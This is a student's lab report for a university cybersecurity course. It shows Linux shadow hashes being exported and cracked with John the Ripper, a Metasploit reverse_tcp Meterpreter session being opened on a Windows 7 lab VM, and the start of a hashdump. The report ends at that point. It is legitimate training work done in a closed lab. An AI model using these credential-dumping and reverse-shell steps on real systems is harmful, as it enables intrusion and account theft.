

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #5 Password Cracking

Robert Timmons

00910166

TASK A

1. Create two groups, one is cyse301s23 and the other is your MIDAS ID, displaying corresponding GIDs. [IT SAID 23 ON THE HW DOCUMENT, I know its 2024 but I'm just following the instructions!!!!)



The screenshot shows a Kali Linux virtual machine desktop. A terminal window is open, displaying the following commands and output:


```
root@CS2APenTest: ~  
root@CS2APenTest: # groupadd cyse301s23  
root@CS2APenTest: # groupadd rtim004  
root@CS2APenTest: # tail /etc/group -n 6  
Debian-snmp:x:143:  
systemd-coredump:x:998:  
chromeuser:x:1000:  
render:x:145:  
cyse301s23:x:1001:  
rtim004:x:1002:  
root@CS2APenTest: #
```

A text editor window titled "Passwords for the Linux Groups:" is also open, showing a list of passwords:

```
password  
appleapple  
JohnnyOctober12005  
-----|  
SicSemperTyrannis!  
R0ckyR0ad  
R0<k1eR0@dversion2!
```


The desktop background features the Kali Linux logo and a Windows activation watermark. The system clock in the bottom right corner shows 5:13 PM on 3/20/2024.

2. Create and assign three users to each group. Display UID and GID info for each user.




3. Choose Six new passwords, from easy to hard, and assign them to the users you created. Display passwords.

(You can see I left the passwords in a txt file on the side, just to show.)



4. Export all password hashes into a file named YourMIDAS-HASH, launch dictionary attack to crack the passwords. You must crack one password in order to complete assignment. (There are time discrepancies because I went back and had to redo it.)



The screenshot shows a Kali Linux virtual machine environment. A terminal window is open, displaying the output of the `tail -n 6 /etc/shadow` command, which shows password hashes for users Davis, Lee, John, Virginia, Drew, and Monroe. Below this, the `tail -n 6 /etc/shadow > rtim004-HASH` command is executed. A file explorer window is also open, showing the contents of the `/etc/shadow` file, which includes the same password hashes. The file explorer window also shows the location of the hashes in the `/etc/shadow` file.

```
root@CS2APenTest: ~  
root@CS2APenTest: # tail -n 6 /etc/shadow  
Davis:$6$AcR9e0lve/4z8hH15bKChd7vuglLWtiXhslMfR.ZB/z1/Yw8cNzeuJt7TlK51X0jhPzdDq  
KA08z14ePaTCmRwJuf43VKYLVaffII/:19802:0:99999:7:::  
Lee:$6$VemtnDhrzJeo.Kt$ii803xr05.1c5Pqvq5CTfZLzyafRdFY76DLfNi3WBzsRkqYr9C/x3swT  
H3cCqU5RaXAP2pCzu1Cw7MbZAMMIB.:19802:0:99999:7:::  
John:$6$0SCfCuIMWI4N9iC$1WAuboJAhtCISw8j15sd6xxSPRF.Z4/od/V0sgCA0gb0Iw35nQdnyl  
3uw.INLRBmHcaN15ofPyv.PVIX1AVq.:19802:0:99999:7:::  
Virginia:$6$M/.94fRttb76Wmw.$nPa35N4KXqcr4y92yp.TGkwC8CqyVxB03pt60mrnFZD/jTFE8tR  
2c00KHTXm4St3Gu.5rE44ztR4DsTcBmwne0:19802:0:99999:7:::  
Drew:$6$YjCLM2xpzfVPTYC1$nuGuf01uYXXz68MBz1JpLJZDtw88g7jxqsH8VW1F03fEvBu0Lnd0Glf  
leoiYJZA9RYMERpYF4K2ZYGSswihCZ0:19802:0:99999:7:::  
Monroe:$6$svz9Y5TeWlmudRF0j$/fduM2J8eo2gm4QoSIPbqgCn/Y9..6fZ4VU7n6vDYiucp715mWwF  
A6V9HGShrg8pLR3.ALNg1q4FVar3nhXM1:19802:0:99999:7:::  
root@CS2APenTest: # tail -n 6 /etc/shadow > rtim004-HASH  
root@CS2APenTest: # ls  
core Downloads Public VHCxDtHL.html  
*.x86_64 IMadeIT-rtimm004.txt rtim004.exe v4d0es  
4A1AA30v.jpeg home rtim004-HASH v4share  
Desktop OaayduCa.html rtim004.txt x1uUBruh.jpeg  
Documents rtm004 rtm004.txt xmovMoeE.jpeg  
root@CS2APenTest: #  
root@CS2APenTest: # id uav15  
uid=1001(Davis) gid=1001(cyse301s23) groups=1001(cyse301s23)  
root@CS2APenTest: # id Lee  
uid=1002(Lee) gid=1001(cyse301s23) groups=1001(cyse301s23)  
root@CS2APenTest: #
```


```
Applications Places Terminal Attacker Kali - External Workstation on CS301-RTIMM004
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest: # ls
core EXTRACREDIT-HASH rockyou.txt Videos
CYSE301 IMadeIT-rtimm004.txt rtimm004.exe VMshare
dALAAJGv.jpeg Music rtimm004-HASH xIWUBruh.jpeg
Desktop OAayduCa.html rtimm004.txt xmovMoeE.jpeg
Documents Pictures Templates
Downloads Public vHCxDtHL.html
root@CS2APenTest: # john rtimm004-HASH --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Remaining 4 password hashes with 4 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:22 0.19% (ETA: 18:45:59) 0g/s 1440p/s 5810c/s 5810C/s 210687..biking
0g 0:00:00:25 0.21% (ETA: 18:44:59) 0g/s 1451p/s 5825c/s 5825C/s 4444..holaz
0g 0:00:00:00 2.59% (ETA: 18:41:55) 0g/s 1438p/s 5755c/s 5755C/s betheny..beann
0g 0:00:00:13 4.35% (ETA: 18:37:53) 0g/s 1453p/s 5817c/s 5817C/s 741148..701080
0g 0:00:00:14 4.36% (ETA: 18:37:54) 0g/s 1454p/s 5817c/s 5817C/s 61486148..572006
0g 0:00:11:34 6.18% (ETA: 18:36:15) 0g/s 1448p/s 5797c/s 5797C/s blunsdon..blue140
0g 0:00:15:49 8.41% (ETA: 18:36:58) 0g/s 1429p/s 5719c/s 5719C/s raymore..rawr<3
0g 0:00:20:54 11.33% (ETA: 18:33:33) 0g/s 1432p/s 5731c/s 5731C/s fork33..ford1084
0g 0:02:07:44 81.58% (ETA: 18:05:35) 0g/s 1524p/s 6097c/s 6097C/s 900414105536..90030550888
0g 0:02:13:35 84.74% (ETA: 18:06:38) 0g/s 1519p/s 6079c/s 6079C/s 5483574..5479338
0g 0:02:17:43 86.89% (ETA: 18:07:30) 0g/s 1514p/s 6059c/s 6059C/s 360shuvit..3607412239
0g 0:02:20:25 88.37% (ETA: 18:07:54) 0g/s 1512p/s 6049c/s 6049C/s 262393..2621837
0g 0:02:26:57 92.17% (ETA: 18:08:26) 0g/s 1508p/s 6032c/s 6032C/s 12winners..12thompd
0g 0:02:31:28 95.09% (ETA: 18:08:18) 0g/s 1505p/s 6023c/s 6023C/s 0863399607..0863092395
0g 0:02:36:30 98.35% (ETA: 18:08:08) 0g/s 1503p/s 6015c/s 6015C/s 028159095..028154304
0g 0:02:37:11 98.77% (ETA: 18:08:09) 0g/s 1503p/s 6014c/s 6014C/s 017553010..0174991849NAB
0g 0:02:38:08 99.37% (ETA: 18:08:08) 0g/s 1502p/s 6011c/s 6011C/s 007nomore..007ajax
0g 0:02:38:49 99.80% (ETA: 18:08:09) 0g/s 1502p/s 6009c/s 6009C/s (macri)..(karen2391996)
0g 0:02:39:09 DONE (2024-03-25 18:08) 0g/s 1501p/s 6007c/s 6007C/s !!!playboy!!!7..*7iVamos!
Session completed
root@CS2APenTest: #
```

```
Hyper-V Manager Attacker Kali - External Workstation on CS301-RTIMM004 - Virtual Machine Connection
File Action View Help
Applications Places Terminal Mon 19:24
root@CS2APenTest: ~
File Edit View Search Terminal Help
--status[=NAME] print status of a session [called NAME]
--make-charset=FILE make a charset file. It will be overwritten
--show[=left] show cracked passwords [if =left, then uncracked]
--test[=TIME] run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,...] [do not] load this (these) user(s) only
--groups=[-]GID[,...] load users [not] of this (these) group(s) only
--shells=[-]SHELL[,...] load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX] load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,....] load salts with[out] cost value Cn [to Mn]. For
tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL this node's number range out of TOTAL count
--fork=N fork N processes
--pot=NAME pot file to use
--list=WHAT list capabilities, see --list-help or doc/OPTIONS
--format=NAME force hash of type NAME. The supported formats can
be seen with --list=formats and --list=subformats
root@CS2APenTest: # john rtimm004-HASH --show
Davis:password:19802:0:99999:7:::
Lee:appleapple:19802:0:99999:7:::
2 password hashes cracked, 4 left
root@CS2APenTest: #
```


TASK B

1. Log onto VM and create 3 users with different passwords, establish reverse shell connection with admin privilege to target windows 7 VM.

Below I created the users using the windows terminal.



I'm using the previous exploits we learned to get into the windows 7 machine. The malicious file from the last lab is still on the device.

A screenshot of a Kali Linux terminal window. The window title is "Attacker Kali - External Workstation on CS301-RTIMM004". The terminal shows a Metasploit Meterpreter session. The user sets the payload to "windows/meterpreter/reverse_tcp", the LHOST to "192.168.217.3", and the LPORT to "4428". They then use the "exploit/multi/handler" module and show its options. The options table shows LHOST, LPORT, and EXITFUNC settings. The user then runs the "exploit" command, which successfully establishes a reverse TCP handler and opens a Meterpreter session on the target machine (192.168.217.2). The terminal output is as follows:

```
msf5 > service apache2 start
[*] exec: service apache2 start

msf5 > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 > set lhost 192.168.217.3
lhost => 192.168.217.3
msf5 > set lport 4428
lport => 4428
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.217.3    yes       The listen address (an interface may be specified)
  LPORT  4428             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.217.3   yes       The listen address (an interface may be specified)
  LPORT     4428            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.217.3:4428
[*] Sending stage (179779 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:4428 -> 192.168.217.2:19703) at 2024-03-26 01:36:04 -0400

meterpreter >
```

2. Display the password hashes by using the 'hashdump' command in the meterpreter shell

Below I use hashdump and put the hashes into a txt file.



```
Attacker Kali - External Workstation on CS301-RTIMM004
Tue 01:41
Terminal
File Edit View Search Terminal Help

Command      Description
-----
hashdump      Dumps the contents of the SAM database

